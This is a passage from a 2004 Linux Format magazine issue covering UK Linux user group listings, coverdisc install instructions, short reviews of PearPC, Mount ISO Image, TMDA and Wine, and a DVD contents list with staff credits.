24 DEVON & CORNWALL www.dclug.org.uk/	50 LOUGHBOROUGH www.loughborough.lug.org.uk/	76 SHROPSHIRE www.shropshire.lug.org.uk/
25 DONCASTER & SCUNTHORPE www.doncaster.lug.org.uk/	51 LUTON & ST ALBANS www.lust.lug.org.uk/	77 SOUTH WEST www.southwest.lug.org.uk/
26 DORSET www.dorset.lug.org.uk/	52 MALVERN www.malvern.lug.org.uk/	78 SOUTHEND-ON-SEA derek@techsys.co.uk



**79 FIFE**www.standrews.lug.org.uk/**80 STAFFORDSHIRE (NORTH)**www.staffslug.org.uk/**81 STAFFORDSHIRE (SOUTH)**ozzy@cowmob.nu**82 SURREY**www.surreylug.org.uk/**83 SUSSEX**www.sussex.lug.org.uk/**84 SWINDON**nick.trueman@ntlworld.com**85 THANET (MARGATE)**patrick@patricknet.net**86 TRURO SCHOOL**tim@rapidgn.com**87 TYNESIDE (NEWCASTLE)**www.tyneside.lug.org.uk/**88 WALES (NORTH)**www.northwales.lug.org.uk/**89 WALES (SOUTH)**www.swlug.org.uk/**90 WALES (WEST)**www.westwales.lug.org.uk/**91 WALTON ON THAMES**rael@freeuk.com**92 WEST LOTHIAN**ben@150bpm.co.uk**93 WEST OF SCOTLAND**woslug@uk2.net**94 WIGAN AND ST. HELENS**www.all-the-johnsons.co.uk/wishlug/**95 WILTSHIRE**www.wiltshire.lug.org.uk/**96 WOLVES**www.wolveslug.org.uk/**97 WORCESTERSHIRE**www.worcs.lug.org.uk/**98 YORK**www.york.lug.org.uk/**99 EAST YORKSHIRE**sharkonline@whatemail.com**100 WEST YORKSHIRE LUG**www.wylug.org.uk/**OTHERS****BENELUX**www.b-lux.org/**BUSINESS LUG**www.businesslug.org/**CHANNEL ISLANDS**myles.hartley@db.com**FUENGIROLA GNU/LUG**www.fuengirola.lug.org.uk/**SCHOOLS**www.schools.lug.org.uk/**STUDENTS**www.students.lug.org.uk/**TR LINUX**www.trlinux.lug.org.uk/**UK UNIX USER GROUP (UKUUG)**www.ukuug.org/**YOUNG LINUX USER GROUP**www.young.lug.org.uk/

LINUX USER GROUPS

Linux User Groups: Infopoint

LUGs can get a free stand at computer fairs to evangelise Linux, thanks to **Jono Bacon** and Northern Computer Markets...

The Infopoint project sets out to create a Linux information centre that will be present at the many computer fairs dotted around the world, starting here in the UK to provide information about, and demonstrations of, Linux and Free software. This will create an opportunity for the public to see Linux in action and what it has to offer.

Northern Computer Markets (NCM), one of the UK's most popular computer



NCM's site: www.computermarkets.co.uk/

fair organisers, has offered to help kick off the Infopoint project by donating free tables at some of its computer fairs to demonstrate Linux to visitors and give out info and software. Computer fairs are visited by hundreds of people and an Infopoint will be a real opportunity to inform these visitors that there is an alternative in the form of Linux. This practical advocacy could have a real impact in spreading awareness of Linux and Free software.

To do justice to the generosity of NCM, LXF needs YOUR help to organise the different Infopoints available. Here is a list of the dates and venues that have been organised so far:

Nottingham Sun 4 July 2004
Harvey Hadden Sports Centre,
Wigman Rd, Bilborough.

Birmingham Sun 18th July 2004
Edgbaston Cricket Ground Edgbaston,
Birmingham, B5 7QU.

Hull Mon 19 July 2004
Willerby Manor Hotel Well Lane,
Willerby, Hull, HU10 6ER

Manchester Sat 24 July 2004
Bowlers Exhibition Centre Longbridge
Road, Trafford Park, M17 1SN

Wolverhampton Sun 25 July 2004
Aldersley Stadium, Aldersley Road,
Wolverhampton, WV6 9NW

This is an ideal opportunity for LUGs or just groups of friends to get involved. Interested? More details are available at www.jonobacon.org/infopoint/. LXF will be featuring more dates of

Linux User Group information

Please send your LUG-related ideas, event details, criticisms, comments, wants, needs etc to:

LUGS! LXF, 30 Monmouth Street, Bath, BA1 2BW or email: lxf.lugs@futurenet.co.uk and spreadingtheword@jonobacon.org

computer fairs where an Infopoint is present on its LUG pages. Other fair organisers – please get in touch, and help us spread the Linux word! Please note that ideally we need at least six weeks' notice of any LUG event – Infopoint or not – in order to be able to publicise it in the magazine. **LXF**



Freedom

Protect *your rights* to use, copy, modify, and redistribute free software. Become an Associate Member of the *Free Software Foundation*.

Other benefits:

- ✓ E-mail forwarding
- ✓ Bootable membership card
- ✓ 20% discount on merchandise
- ✓ Biannual FSF Bulletin
- ✓ Invitation to annual meeting

Join today at <http://member.fsf.org> or e-mail membership@fsf.org for more information.

Essential disc info

Read this important information before you use your *Linux Format* coverdisc – CD or DVD. We've collated some helpful info to help you get the most from these jewels of data!

FINDING THE ESSENTIALS

MISSING SOMETHING?

As many of the programs on our discs are the very latest releases, they are often built on the very latest libraries and may depend on other packages your current Linux setup does not contain. We try to provide you with as many of these important supporting files and libraries as possible, though obviously we don't have space to include absolutely everything.

In many cases, the latest libraries and

other packages you might need will be included in the 'essentials' folder on the disc, so if you are missing dependencies, this is the first place to look.

PACKAGE FORMATS

Wherever possible, we try to include as many different types of package for an installation as possible, whether that be distribution specific RPMs, debbs or whatever. Please bear in mind that we can only do this where space permits and when the packages are available.

We will, apart from exceptional or legally restricted situations, include the source files for any package, so that you can build it yourself.

DOCUMENTATION

These pages provide helpful information on how to install and use some of the packages on the CD. Please note that many of the applications come with their own documentation, and there are additional notes and files in the relevant directories.

CREATING INSTALL CDS WITH CDRECORD

The quickest way to burn an ISO image to CD is with *cdrecord*. You need to be root to do this. First find the address of your CD-writer with

```
cdrecord -scanbus
```

This will show the devices connected to your system. The SCSI address of each device is the three numbers in the leftmost column, say 0,3,0. Now you can burn a CD with

```
cdrecord dev=0,3,0 -v
/path/to/image.iso
```

You can simplify the command by saving some default settings in `/etc/default/cdrecord`. Add a line for each CD writer on your system (usually one) like this

```
Plextor= 0,3,0 12 16M
```

The first item is a label, after the SCSI address you put the speed and the buffer size to use. You can now replace the SCSI address in the command line with the label, but it gets even easier if you add

```
CDR_DEVICE=Plextor
```

Now you can burn an ISO image to disc with

```
cdrecord -v/path/to/image.iso
```

If you really don't want to use the command line, *gcombust* will do the job for you. Start it as root, select the 'Burn' tab and the 'ISO 9660 Image' gadget near the top of the window. Put the path to the image file in the gadget and press 'Combust!'. Now wait a few minutes while the CD is created for you.

Other OS?

You don't have to use Linux to burn the ISO to a disc. All Linux-specific bits are already built into the image file. Programs like *cdrecord* simply dump it to the disk. If you don't have a CD-writer, find someone who has one, and a DVD drive, and use the CD-burning software on their computer. It can be Windows, Mac OS, Amiga OS... whatever.

No CD burner?

What if you have no CD writer? Do you know someone else with one? You don't have to use Linux to burn the CDs, any operating system that can run a CD-writer will do the job (see above).

With some distributions, it's possible to mount the images and do a network install, or even a local install from a disk partition. The methods often vary between distributions, so check vendors websites for more info. [LXF](#)

WHAT ARE ALL THESE FILES?

If you are new to Linux, you may find the profusion of different files and extensions confusing. As we try to give as many packages as possible for compatibility, there will often be two or three files in a directory covering different types of Linux, different architectures and usually source and binary versions – so which do you install? They can be identified by their filenames, and usually just by the file extensions.

Someap-1.0.1.i386.rpm This is probably a binary rpm, designed to run on x86 systems.

Someap-1.0.1.i386.deb The same, but a debian package.

Someap-1.0.1.tar.gz This is usually source code.

Someap-1.0.1.tgz Same as the above, *tgz* is abbreviated form of *tar.gz*.

Someap-1.0.1.tar.bz2 Same, but uses *bzip2* compression instead of *zip*.

Someap-1.0.1.src.rpm This is also source code, but supplied as an rpm to make it easier to install.

Someap-1.0.1.i386.RH7.RPM A binary, x86 RPM designed specifically for Red Hat Linux.

Someap-1.0.1.ppc.Suse7.rpm A binary RPM designed specifically for SuSE7x PPC Linux.

Someap-devel-1.0.1.i386.rpm A development version.

INSTALLING FROM TARBALLS

A tar ball is a two stage archive. First the files are archived into a single file with *tar* and then compressed with *Gzip* or *Bzip2*. To unpack, *cd* to the directory you want to unpack it, usually your home directory and type ONE of the following two lines:

```
tar xzvf /mnt/cdrom/Desktop/progname/progname-2.1.0.tgz
```

```
tar xvf --bzip2 /mnt/cdrom/Desktop/progname/progname-2.1.0.tar.bz2
```

Use the first for Gzipped files, those ending in *.tar.gz* or *.tgz*, and the second for Bzipped files, ending in *.tar.bz2* or *.tbz2*. Naturally, you change the paths to suit the location and name of the archive. and replace */mnt/cdrom* with whatever is applicable to your system (eg */cdrom*). This normally unpacks the archive into a directory of the same name, enter that directory with:

```
cd progname-2.1.0
```

To compile and install the software, type the following three commands:

```
./configure
```

```
make
```

```
su -c "make install"
```

The last line will prompt you for the root password, as this stage must be run as root. If you are already logged in as root, just type **make install**. This will give you a default installation. If you want to change any aspect of the install, type **./configure --help** to see the options available. For example, you are usually able to change the default location with the **PREFIX** argument. When you have finished installing, you may remove the source files with:

```
cd ..
```

```
rm -fr progname-2.1.0
```

You should also log out as root, before you do anything you may later regret.

DEFECTIVE CDs

In the unlikely event of your disc being defective please email our support team (support@futurenet.co.uk) for further assistance. If you would prefer to talk to a member of our reader support team please call **01225 822 743**.

Coverdisc



Neil Bothwick is your guide through the wonders of this month's jam-packed *Linux Format* DVD. Ever wanted *QuarkXPress* to work under Linux? Email us if you get it working!

DESKTOP PEARPC


If there is one thing that Linux is not short of, it is emulators. Coders all over the World strive to bring Linux users the best possible operating system and what do those users do? They try to emulate something else! Of all the hardware architectures that have been successfully emulated on x86 systems, one has proved elusive, until now. With the exception of some very expensive proprietary software, there has been no usable emulator to run PowerPC code on x86. This has now changed, with the release of *PearPC*. In fact, *PearPC* will run on other architectures, but very slowly. The basic system is architecture-independent, but

emulates a G3 at about 1/500th of the speed of the host processor. For x86 users only, there is a version that features a just-in-time (JIT) compiler. This provides a substantial speed increase, to around 1/40th the speed of the host processor. While this still sounds very slow, you should bear in mind that PowerPC processors generally run at a slower clock speed and give more bang per MHz anyway. It's still a lot slower than the slowest G3 you can buy, but this is only version 0.12. If there is a program that you really need to run that is only available on Mac OS, this may be just what you need. Even if you don't have a desperate need to run Mac software, many people like experimenting with emulators simply "because they can", and *PearPC* provides a good vehicle for such curiosity and experimentation.

PearPC is only supplied as source, installation is slightly different from the usual process

```
./configure --enable-gui=$GUI --  
enable-cpu=$CPU && make
```

Where **\$GUI** is either **nogui** or **qt** and **\$CPU** is either **generic** or **jtc** **x86**. If you have an x86 processor you should use **jtc** **x86**, otherwise use **generic**. Once you have



Run PPC software on an x86. Here we are installing Mandrake PPC on an Athlon XP box. Why? Because the endeavour is its own reward!

compiled the ppc program that you wish to run under Linux, you will need to create a configuration file and create a disk drive image. There is a commented example configuration file, `ppccfg.example`, in the tarball. You will need to edit this, it will not work as is. We have also included some of the documentation from the *PearPC* website, which should be enough to get you going. To save you creating a

blank disk image, we have included a couple on the DVD, one 3GiB in size and the other twice that. They are compressed to only a couple of KiB each because they are empty.

Note that we have only provided the emulator here (plus documentation), you will need a PPC operating system to install on it. But if you do not already have one of those, you probably don't have any PPC software either, so you will not need an emulator. Incidentally, Gentoo users can download an ebuild for *PearPC* 1.2 from <http://bugs.gentoo.org>. Put this in `/usr/local/portage` and the tarball from the DVD in `/usr/portage/distfiles` and you can emerge *PearPC*.

DESKTOP MOUNTISOIMAGE


The DVD version of *Linux Format* has several advantages over the CD issue. Not only do you get twice as much content, you also get more convenient installations of the larger distros, like this month's Fedora Core 2, as there is no need for disc changes. There is one disadvantage: only one bootable disc. CD users can access the Astaro Security Linux CD immediately,



Wherever you see this logo it means there's related stuff on the DVD

IMPORTANT NOTICE

Before you even put the DVD in your drive, please make sure you read, understand and agree to the following: The *Linux Format* DVD is thoroughly tested for all known viruses, and is independently certified virus-free before duplication. We recommend that you always run a reliable and up-to-date virus-checker on ANY new software. While every care is taken in the selection, testing and installation of DVD software, Future Publishing can accept no responsibility for disruption and/or loss to your data or your computer system which may occur while using this disc, the programs or the data on it. You are strongly advised to have up-to-date, verified backups of all important files. Please read individual licences for usage terms.



MountIsoImage makes reading and writing ISO images only a mouse click away – a godsend if you're giving lots of Linux distros to all your friends!

whereas DVD users need to burn it to CD first. This is no great hardship when you want to install, the sort of machine used as a firewall is unlikely to have a DVD drive anyway. However, it is a bit of a nuisance if you only want to look at the disc first, maybe to read the comprehensive manual on the Astaro disc. You can mount an ISO image using the loop device, but that means opening a terminal window, logging in as root and typing the **mount** command. When you are browsing a DVD in a file manager, a more convenient method would be better.

Mount ISO Image, as the name suggests, does this for you. It is a script that installs itself as a KDE service menu. Now you only need to right-click an ISO image and you get a 'Manage ISO' sub-menu under Actions. This contains options to mount and unmount the image. When you mount the image, it mounts it to **~/Desktop/Mount-ISO (name of iso image)**, opens a *Konqueror* file manager window at that directory and puts a shortcut icon on the desktop. It would be nice if it closed any *Konqueror* view showing this directory when you unmount, currently you get an error if the image's contents are still on view when you try to unmount it.

Mount ISO Image has a few more tricks up its sleeve. Right-click a directory and the menu contains options to create an ISO or UDF image of the contents of that directory. UDF is the format used for DVDs, so if you use something like *vobcopy* to copy the contents of a DVD to a directory on your hard disk, *Mount ISO Image* will create a DVD image, giving you a backup of your DVD. *Mount ISO Image* is also capable of dealing with Nero NRG images, CUE and BIN images, the various files produced by Windows programs like *CloneCD* and even Xbox images.

You can install *Mount ISO Image* as root or your normal user. Unless you want to make it available to other people on the computer, a user installation is fine, so run the installer as that user. To install it, unpack the tarball from the DVD and run the install script

```
tar xjf /mnt/cdrom/Desktop/
MountISOImage/mount-iso-image-
0.9.tar.bz2
cd mount-iso-image-0.9
./install.sh
```

Then select your installation option. *Mount ISO Image* needs to assume

root permissions to mount or unmount an image, it can do this using either *sudo* or *kdesu*. You have the choice when you install, if in doubt you should use *kdesu*.

INTERNET TAGGEDMESSAGE DELIVERYAGENT

It is a sad reflection on the state of the email system that every month we have at least one new or updated anti-spam program on the coverdiscs. This month is no exception, although this program takes a different approach to spam. The usual method of dealing with spam is to filter messages based on content. If the message text or the address it came from appears spam-like, the mail is tagged and usually sorted to a separate mailbox or folder. This method has two drawbacks.

Firstly, it needs to be trained, and even then some spam will get through. This may be acceptable if you are the only one reading mail sent to your system, and you are not easily offended by some of the content. It is a different story if you have children receiving mail too, or you are running a company server where staff may feel they have a right to be protected from such content. The other disadvantage of content filtering is false positives, where a genuine mail is flagged as spam. This means you still have to skim through all the rubbish that accumulates in your spam folder, before deleting it, just in case a genuine mail slipped through.

The main way in which the *Tagged Message Delivery Agent (TMDA)* works is by using whitelists combined with a challenge/response system. The whitelist contains a list of addresses that you want to receive mail from, you can also have a blacklist of those whose mail you never want. If a mail is from an address in one of these lists, it is delivered normally or deleted. Otherwise, *TMDA* holds the mail and sends a confirmation request back to the sender. Once they reply to this, the mail is delivered and their address is added to the whitelist. *TMDA* works on the principle that spamming is a one-way process. The senders of spam don't read, or even receive, replies because otherwise they would be spamming themselves with bounced mails. So a spammer won't send the confirmation mail.

This is a minor inconvenience to the senders of mails, but it does result

in your only receiving mail from those you wish to. *TMDA* has a number of other features – such as tagged addresses – which only accept mail from one sender, and time-limited addresses. These are useful as you can use them freely, secure in the knowledge that by the time spammers get their dirty hands on them, they will have expired and all mail for them will be rejected.

These features require that you have your own domain and are able to receive mail for any user name at that domain, but this is a very common situation, especially with UK ISPs.

DESKTOP WINE

We have already seen *PearPC*, which allows you to run Mac OS programs on a PC. This month we also have an emulator to run programs written for another fairly popular operating system you may have heard of. *WINE* stands for *Wine Is Not an Emulator*, but its Freshmeat entry describes it as an "Emulator of the Windows 3.x and Win32 APIs", so it's a sort of emulator, but that doesn't make for such a catchy acronym. *Wine* does not emulate a complete computer in the way that *PearPC* does. Instead, it emulates (or provides a 'compatibility layer' for) the Windows API. This allows Windows programs to run on Linux as if they were on Windows. Calls to the various Windows system functions are redirected via alternate DLLs to Linux system calls.

This means you don't need access to the original Windows DLLs. Although *Wine* is able to make use of



Configuring and enhancing *Wine* is made easier with *Wine Tools*, also on the DVD this month.

them if they are available, which would be the case on a dual-booting computer. We have the latest source code for *Wine* on the DVD, and you can compile and install it with the provided installation script.


```
tar xzf /mnt/cdrom/Desktop/Wine/
Wine-20040505.tar.gz
cd wine-20040505
./tools/wineinstall
```

We also have packages on the disc for Debian, Fedora Core, Mandrake, Slackware and SUSE. However you install *Wine* on your system, you should be able to run many Windows programs with

```
wine /path/to/program
```

Should you desire, you can also set up a filetype for .exe files so that they can be run from their icons.

In addition to the *Wine* tarball and documentation in this directory, we also have the *Wine Tools* package. This is a collection of tools to install MS webfonts, important system files, applications known to work with *Wine* and more, wrapped in a GUI. It doesn't include the applications, files or fonts themselves, but it will extract them from a Windows partition. [LXF](#)



Is it an emulator or not? It doesn't really matter, all that counts is that *Wine* means you can run Windows programs on your Linux desktop.

COVERDISC DVD

DVD CONTENTS AT A GLANCE

Magazine

Blender The latest *Blender*
FTP FTP programs covered in our Beginners' tutorial
GCC The GNU Compiler Collection
HotPicks All the programs covered in this month's *Hot Picks* section
KDevelop The various tools used in our *KDevelop* tutorial
Nvu Read the review, see for yourself
Recode Follow our tutorial
RoundUp LiveCD distros covered in this month's *RoundUp*
SDLProgramming Source code for *Trait Wars*
TheGimp Scripts to go with our *GIMP* tutorial
WhatOnEarth RSS software, to go with this month's *What on Earth*

Desktop

3dFB A 3D file manager and browser.
Awesum A graphical checksum verification utility
Booby Web-based personal information manager
CLEX A commandline file manager
emelfM2 A simple, two-pane *GTK+2* file manager
Estrailer A full-text search system for personal use.
File File type identification utility
GenDoc An XML editor written in Java 2.
Gkrellfah2 A *GkrellM2* plugin for the Linux Folding@Home client.
GNOMESystemTools A set configuration utilities for Linux and Unix.
Gtk2::PodViewer A Perl POD document widget for *Gtk2-Perl* applications.
gTweakUI A collection of extra preference dialogs for GNOME 2.0+.
IMDbPY Retrieve and manage imdb's movie data with Python.
lpcalc An IP subnet calculator
KAlarm An alarm message, command, and email scheduler for KDE.
KDECIMBrowser A CIM browser for KDE.
KeepItSecret!KeepItSafe! A Java password manager.
KEuroCalc A universal currency converter and calculator.
KGeography A geography learning tool
Krdesktop A KDE front-end for *rdesktop*.
MountISOImage A KDE service menu for manipulating CD images
PearPC A PowerPC architecture emulator.
ROX-Filer Drag-and-drop based filemanager.
Screen A window manager that multiplexes a physical terminal
TuxCards Tool for managing notes within a hierarchical tree
Vnc2swf A tool that records a VNC session as an SWF Flash file
Web2ldap A Web-based LDAP client written in Python
webCDwriter A tool for network CD/DVD writing.
Wine Emulator of the Windows 3.x and Win32 APIs.
WineTools A collection of tools for managing *Wine*
XAutomationTools Command-line interface to XTest for automating X Windows
XMLTV Tools to fetch and process TV listings in an XML format.

Development

ClanLib The platform-independent game *SDK*
DOMIT A Document Object Model (DOM) XML parser for PHP
Exiv2 C++ library for reading and writing EXIF metadata
GlobalApplicationNetwork An application server development toolkit
Libsgc Shared library that helps to manage an sg Linux driver
Ncursesxx A set of *ncurses* C++ bindings
PHPEXIFLibrary A library for reading and writing EXIF data in JPEG files
Python A high-level scripting language.
Qt A GUI software toolkit

Distros

AstaroSecurityLinux Firewall with packet filtering, proxies, filtering and VPN
Fedora Core 2 Community-run Linux distribution based on Red Hat Linux
RecoveryIsPossible A CD or floppy Linux boot/rescue system

Games

Boson A network real-time strategy game like warcraft, without AI
Cube 3D FPS with in-game map editing and Internet play
Daimonin Massive multi-player online RPG
LostLabyrinth A *Rogue*-like role-playing game.
Qlife An emulator for Conway's *Game of Life*
Rhino An *Othello/Reversi* with strong AI.

Graphics

CinePaint A painting and image-retouching tool for film
Exiftags A digital camera image meta-data (Exif) parser
KaffeineMediaPlayer A *Xine*-based media player for KDE 3.
Media-box A dedicated media application.
PhotoOrganizer PostgreSQL-backed Web Based Photo Manager
PyMovie A movie management program
QDVD-Author GUI for *dvdauthor*
RealPlayer Plays streaming audio and video over the Internet
SANE A tool to access to raster image scanner hardware

Help

LDP A complete mirror of the Linux Documentation Project
Tutorials Tutorials from past issues of Linux Format

Internet

BitTorrent Content delivery tool for distributing very large files
DilloWebBrowser A fast, light HTML web browser
LineWire Powerful *Gnutella* file sharing client with great features
MailboxSweeper Delete messages in a mailbox without downloading them
OnisNotIrcStats A script to convert IRC-logs into statistics
Peephole Extracts regular expression patterns from emails
Pop3spam A tool that deletes unsolicited mail from a POP3 server
Qtella A *Gnutella* client for Linux
TaggedMessageDeliveryAgent Significantly reduce the amount of spam you receive
WebCleaner A filtering HTTP proxy

Mobile

Bbacpi A tool for X11 that shows laptop battery information
Cpuspeedy Change the clock speed and voltage of CPUs
NavSys An Ogg player and a GPS application.
OpieQuest A program to get driving directions on your Opie PDA
ProfileManager A utility for Linux to switch between different profiles

Office

Adqt A GUI database query frontend
Kexi KDE app to potentially act as a replacement for *MS Access*

Server

HTMLSucksCompletely An (X)HTML preprocessor
LiteSpeedWebServer A secure, high-performance, and user-friendly Web server
IzCounter A simple and easy-to-install Website counter
Mailman A mailing list manager with an integrated Web interface.
MyDNS A native SQL-based DNS server.
SrvReport A tool to send daily report mails from a server
VisitorsWebLogAnalyzer A very fast Web log analyzer with no configuration required

Sound

Audacity A cross-platform multitrack audio editor
Clamor Software for musical ear training
Grip A CD player and CD ripper/encoder
Gwav2ogg A *GTK* front-end to *oggenc*.
InfinityPlugin A visualization plugin for the XMMS audio player
Jajuk An advanced jukebox
Kamix A mixer for KDE/ALSA.
Somplayer A music player for Web radio stations
TunesBrowser An iTunes share network browser

System

AntiExploit A utility to scan for well-known exploit files
AutomaticFirewall An automatically configuring firewall
ClamAntiVirus An anti-virus utility for Unix
Fs-check A daemon for checking and reporting on filesystems
KeyNetplug Autoconfigures the network when cables are plugged in
MACChanger Manipulate MAC addresses of network interfaces.
QSynaptics Qt-based configuration for the Synaptics touch pad driver
Raidmonitor A Linux software RAID monitor.
RootkitHunter A file scanner for rootkits, backdoors, and sniffers.
SynapticsTouchPadDriver A Synaptics Touchpad driver for XFree86.
Torsmo A system monitor that sits in the corner of your desktop.
YellowDogUpdater,Modified An automatic RPM package updater and installer/remover.

Essentials

Allegro Multi-platform game library
ALSA An alternative implementation of Linux sound support
Avifile Library to read and write compressed AVI files
CheckInstall An installations tracker
CSV Comma separated index files of the cover discs
GLib The *GLib* library of C routines
glibc The C library used in the GNU system
GTK A library for creating graphical user interfaces
gtkmm A C++ interface for the popular GUI library *GTK+*
Guile An embeddable library implementation of Scheme
Jigdo Ease the distribution of very large files over the Internet
Kernel The latest kernel source and patches
lessstif LGPLd re-implementation of *Motif*
libESMTP A library for posting Electronic Mail
libmcrypt A library to access various encryption algorithms
Libsigc A callback framework for C++
libstdC++3 The GNU Standard C++ Library
libXML A library for manipulating XML and HTML resources
Mesa 3-D graphics library which uses the *OpenGL* API
ncurses Text-based interface creation library
OggVorbis Open, professional audio encoding and streaming technology
RAWRITE Write images to floppy disk with Windows
SDL Portable low-level access for multimedia
SmartBootManager OS-independent and full-featured boot manager
SVGAlib Provides VGA and SVGA modes in a console

EDITORIAL

Editor Nick Veitch nick.veitch@futurenet.co.uk
Reviews Editor Paul Hudson paul.hudson@futurenet.co.uk
Art Editor Julian Jefferson julian.jefferson@futurenet.co.uk
Production Editor Matt Nailon matthew.nailon@futurenet.co.uk

Editorial Contributors Jono Bacon, Andy Channelle, Hoyt Duff, David Cartwright, Michael J Hammel, Mike Saunders, Neil Bothwick, Richard Drummond, Biagio Lucini, Andy Hudson, David Coulson

COVER CD PRODUCTION

CD Editor Neil Bothwick

ART CONTRIBUTORS

Art assistance Colin Nightingale
Photography Kath Lane-Sims, Corbis, Photolibary.com, Photodisc, Digital Vision, Eyewire
Illustration Paul Bateman, Chris Winn, Shane Collinge

ADVERTISING SALES

Senior Sales Executive
 Andrew Hudson andrew.hudson@futurenet.co.uk
 (01225) 442244 Ext 2441

MARKETING AND PROMOTIONS

Marketing Manager Fiona Tully
Subscriptions Executive Marie Lock

PRODUCTION

Production Co-ordinator Diane Ross
Group Production Manager Clare Tovey
Commercial Buyer Mike Thorne
Advertising Production Co-ordinator Jo Crosby

MANAGEMENT

Publisher Kelley Corten
Publishing Director Dom Beaven
Managing Director Robert Price

DISTRIBUTION AND CIRCULATION

Trade Marketing Manager Jason Comber
jason.comber@futurenet.co.uk

Distributed by Marketforce (UK) Ltd,
 5th Floor, Low Rise Building,
 Kings Reach Tower, Stamford Street,
 London, SE1 9LS
Tel 020 7633 3300
Overseas Distribution by Future Publishing Ltd.
 Tel 01225 442244.

Overseas Licences

International Licensing Director Simon Wear
simon.wear@futurenet.co.uk **Tel** +44(0)1225 822798
Fax +44 (0)1225 788105 **Cell phone** +44(0)777 5641493

Contact Details

Linux Format, 30 Monmouth Street, Bath BA1 2BW
Tel +44 (0)1225 442244 **Email** linuxformat@futurenet.co.uk

Subscriptions and Mail Order

Phone +44 (0)1458 271178. See page 98
Email linuxformat.subs@futurenet.co.uk

Copyright No part of this publication may be reproduced without written permission from our publisher. We assume all letters sent – by email, fax or post – are for publication unless otherwise stated, and reserve the right to edit contributions. All contributions to Linux Format are submitted and accepted on the basis of non-exclusive worldwide licence to publish or license others to do so unless otherwise agreed in advance in writing. Linux Format recognises all copyrights in this issue. Where possible, we have acknowledged the copyright holder. Contact us if we haven't credited your copyright and we will always correct any oversight. We cannot be held responsible for mistakes or misprints.

All CD-ROM demos and reader submissions are supplied to us on the assumption they can be incorporated into a future covermounted CD-ROM, unless expressly stated to the contrary.

Disclaimer All tips in this magazine are used at your own risk. We accept no liability for any loss of data or damage to your computer, peripherals or software through the use of any tips or advice.

Printed in the UK by Midway Clark (Holt) and Southern Print
 © Future Publishing Ltd 2004

LINUX is a trademark of Linus Torvalds. GNU/Linux is abbreviated to Linux throughout for brevity. All other trademarks are the property of their respective owners

Future Publishing Ltd. is part of The Future Network plc.

The Future Network produces carefully targeted specialist magazines for people who share a passion. We aim to satisfy that passion by creating titles offering value for money, reliable information, smart buying advice and which are a pleasure to read. Today we publish more than 90 magazines in the UK, US, France and Italy. Over 80 international editions of our magazines are also published in 28 other countries across the world. The Future Network plc is a public company quoted on the London Stock Exchange (symbol: FNET).

Non-executive Chairman Roger Parry
Chief Executive Greg Ingham
Group Finance Director John Bowman

Tel +44 (0)1225 442244

BATH • LONDON • MILAN •
 NEW YORK • PARIS •
 SAN FRANCISCO • WROCLAW
www.thefuturenetwork.plc.uk



Next month

ISSUE 57 ON SALE TUESDAY 3 AUGUST

FASTER FILESYSTEMS

You may know a bit about ext3, and perhaps even ReiserFS – but what of the myriad other filesystems that the Linux kernel is capable of running – should you be using something else? Our comprehensive feature will show you which filesystem is best for which purpose, and open your eyes to the options available

Drawing packages Roundup

There's more to art than just *The GIMP* – structured art packages go head-to-head for the ultimate accolade.



On test:

VIA EPIA MII motherboard, Visual Slick Edit, Oracle JDeveloper, Northland, the latest Zaurus PDA, Opteron servers and more

PLUS

DON'T MISS NEXT MONTH'S LINUX PRO!

Dedicated supplement with pages of real-world Linux advice and case studies for IT professionals. Subjects covered include: Storage, security, databases, management and much more!



The exact contents of future issues are subject to change

DON'T MISS YOUR COPY OF LINUX FORMAT!
 Get it delivered to your door every month – subscribe on page 98

Welcome

TWENTY PAGES OF REAL-WORLD LINUX FOR IT PROFESSIONALS

